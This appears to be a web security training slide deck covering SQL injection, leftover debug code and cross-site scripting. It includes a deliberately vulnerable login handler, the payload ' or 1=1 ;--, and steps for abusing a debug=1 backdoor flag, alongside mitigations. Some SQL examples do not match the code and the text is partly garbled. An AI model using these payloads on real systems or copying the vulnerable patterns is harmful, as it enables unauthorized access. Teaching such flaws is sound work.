

Security Breaches

- Injection
 - SQL Injection
 - XXE (XML External Entity) Injection
 - Command Injection
- Broken Authentication And Session Management
 - Session Fixation
 - Use of Insufficiently Random Values
- Cross Site Scripting
 - Reflected XSS
 - Persistent (Stored) XSS
 - DOM XSS
- Insure Direc Object References
 - Directory (Path) Traversal

Security Breaches

Security Misconfiguration

- Privileged Interface Exposure
- Leftover Debug Code

Sensitive Data Exposure

- Authentication Credentials in URL
- Session Exposure Within URL
- User Enumeration

Missing Function Level Access Control

Cross Site Request Forgery


- Click Jacking
- Cross Site Request Forgery (Post/GET)

Going to Showcase

- Injection
 - SQL Injection
- Security Misconfiguration
 - Leftover Debug Code
- XSS
 - Reflected, Storage XSS, DOM
- CSRF

SQL Injection

- SQL injection usually occurs when you ask a user for input, like their username/userid, and instead of a name/id, the user gives you an SQL statement that you will unknowingly run on your database.
- Sql Injection is type of application security vulnerability whereby a malicious user is able to manipulate the SQL statements that the application sends to the backend database server for the execution. A successful SQL injection attack exposes the data of the underlying database directly to the attacker



A login form with a blue background and rounded corners. It features two input fields: the first is labeled 'User name' with a person icon, and the second is labeled 'Password' with a lock icon. Below these fields is a grey 'SIGN IN' button. At the bottom, there is a link that says 'Forgot your password?'.

User name

Password

SIGN IN

[Forgot your password?](#)

Login Page

Code Behind

```
def authenticate(request):
    email = request.POST['email']
    password = request.POST['password']
    sql = "select * from users where email =" + email + " and password"
    sql = sql + password + ";"
    cursor = connection.cursor()
    cursor.execute(sql)
    row = cursor.fetchone()
    if row:
        loggedIn = "Logged Success"
    else:
        loggedIn = "Login Failure"
    return HttpResponse("Logged In Status:" + loggedIn)
```

How Attach Works

- Attacker trying to access Alice's account
- Enter alice@bank.com with password as guess

SQL Becomes

```
SELECT * FROM users`WHERE email = 'alice@bank.com' AND password=  
'guess' ORDER BY id ASC LIMIT 1
```

So the password guess doesn't seem to work for Alice's account

- Later enters username as alice@bank.com and password as guess'

SQL Becomes

```
SELECT * FROM users`WHERE email = 'alice@bank.com' AND password=  
'guess' ORDER BY id ASC LIMIT 1
```

Error Shown to User

Something broke. Adding the single quote to the password caused the Website application to crash with a **HTTP 500 Internal Server Error**

Looking at the live log pane, this seems to have been due to the **SQL syntax error**

You have an error in your SQL syntax; check the manual that corresponds to your SQL server version for the right syntax to use near 'guess'')

Read the error log output carefully. Do you think the single quote ' in **Alice's** password caused this error?

SELECT * FROM users`WHERE (email = 'alice@bank.com' AND password='guess') ORDER BY id ASC LIMIT 1

Hacker got the clue

At this point we know that injecting characters interpreted by the database server is known as **SQL Injection**.

However, its not just 'characters that can be injected, entire strings can be injected. What if this could be used to alter the purpose of the SQL statement entirely?

Try entering the following credentials:

Username: guest

Password: ' or 1=1 ;--

Note in SqlLite the -- character is used for code comments. Keep an eye on the code window, everything to the right of the --character is commented out.



TRADE DESK ACTIVITY

Sort by

Month ▼



MEMBER

EMAIL

PURCHASE

TOTAL



EUGENE KOPYOV

eugene@bank.com

12

\$12,248.21



VALERY DOW

valery@bank.com

96

\$4,048



LIAM PATERSON

liam@bank.com

128

\$94,127.20



STEVE DOWNEY

steve@bank.com

0

\$2,483.02

TRADE HISTORY

INSTRUMENT

AMOUNT

CHANGES



Apple (APPL)

980

0.32%



Google (GOOG)

1545

82.3%



General Motors (GM)

457

100%



iTrax S&P 500

9543

4.99%



CBOT Volatility - (VIX)

354


9.67%

Code

```
1
2 sql = "select * from users where (email ='" + email + "' and password ='" + password + "')"
3
4 # Bellow is the raw query sent to the DB:
5 "SELECT * FROM users WHERE (email = 'alice@bank.com' AND password = 'alice123' or 1=1)#'"
6
```

Below is the raw query sent to the DB:

`select * from users where
username ='guest' and password
=" or 1=1;--';`



Mitigation

Prepared statements (aka parameterized queries) are the best mechanism for preventing SQL injection attacks.

Prepared statements are parameterized templates used for separating abstract SQL statement syntax from its inputs.

#bad practice

```
sqlQuery = "select * from users where username = '"+ username +  
"';"
```

#good practice

```
sqlQuery = "select * from users where username = ?;"  
cur.execute(sqlQuery, (username,))
```

Going to Showcase

- Injection
 - SQL Injection
- Security Misconfiguration
 - Leftover Debug Code
- XSS
 - Reflected, Storage XSS, DOM
- CSRF

https://www.youtube.com/watch?v=J6v_W-LFK1c

Left over debug code

- Debug code can create unintended entry points in a deployed web application.
- A common development practice is to add "back door" code specifically designed for debugging or testing purposes that is not intended to be shipped or deployed with the application. When this sort of debug code is accidentally left in the application, the application is open to unintended modes of interaction. These back door entry points create security risks because they are not considered during design or testing and fall outside of the expected operating conditions of the application.

Leftover debug Code

```
<form action="/" method="POST">
```

```
  <input type="text" name="username" id="username"  
placeholder="Username" required/>
```

```
  <br>
```

```
  <input type="password" name="password"  
id="password" placeholder="Password" required/>
```

```
  <br>
```

```
  <!-- FIXME - For QA/Testing environment,use debug=1 flag  
to access the application without authentication. -->
```

```
  <!-- input type="hidden" name="debug" id="debug"  
value="1" / -->
```

```
  <input type="submit" class="button" value="Log In"/>
```

```
</form>
```

Code Behind

Authentication Code Snippet

```
def authenticate(request):
```

```
    isAuthenticated = False
```

```
    isDebug = request.form.get("debug", None)
```

```
    if isDebug and isDebug == "1":
```

```
        request.session["username"] = "admin"
```

```
        request.session["isAdmin"] = "True"
```

```
    isAuthenticated = True
```

authentication code follows

In the following code snippet, `request.form.get` is first called to extract the value of the debug parameter. Additionally, a check is performed to test if the debug parameter is set to 1

Hack now!

Copy the source code to a html file

Open and change the contents of html file

- Uncomment the hidden form field debug
- Change form action to absolute url to server
- Open the updated html file in browser
- Login with wrong credential
- Login successful due to debug flag being tuned on

Fix

In web-based applications, debug code is helper functionality, used for conveniently testing and modifying web application properties, configuration information, and functions. If debug functionality is left on a production system, this oversight during the "software process" allows attackers access to debug functionality.

- Do not leave debug statements that could be executed in the source code. Ensure that all debug functionality and information is removed as part of the production build process. Remove debug code before deploying the application.
- Further, leftover comments from the development process can reveal potentially useful information to would be attackers about the application's architecture, its configuration, version numbers, and so on, ensure these are removed too.

Going to Showcase



- Injection
 - SQL Injection
- Security Misconfiguration
 - Leftover Debug Code
- XSS
 - Reflected, Storage XSS, DOM

XSS: storage

Vulnerability has wide range of consequences, from pretty harmless to complete loss of ownership of a website


Stored XSS generally occurs when user input is stored on the target server, such as in a database, in a message forum, visitor log, comment field, etc. And then a victim is able to retrieve the stored data from the web application without that data being made safe to render in the browser.

Cross-site scripting (XSS)




1. Attacker injects malicious code into vulnerable web server

Cross-site scripting (XSS)




1. Attacker injects malicious code into vulnerable web server
2. Victim visits vulnerable web server

Cross-site scripting (XSS)




1. Attacker injects malicious code into vulnerable web server
2. Victim visits vulnerable web server
3. Malicious code is served to victim by web server

Cross-site scripting (XSS)



1. Attacker injects malicious code into vulnerable web server
2. Victim visits vulnerable web server
3. Malicious code is served to victim by web server
4. Malicious code executes on the victims with web server's privileges

Cross-site scripting (XSS)



Three types of XSS

- *Reflected*: vulnerable application simply “reflects” attacker’s code to its visitors
- *Persistent*: vulnerable application stores (e.g., in the database) the attacker’s code and presents it to its visitors
- *DOM-based*: vulnerable application includes pages that use untrusted parts of their DOM model (e.g., `document.location`, `document.URL`) in an insecure way

XSS

DEMO

Three types of XSS

Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request, without that data being made safe to render in the browser, and without permanently storing the user provided data.

XSS attacks: stealing cookie

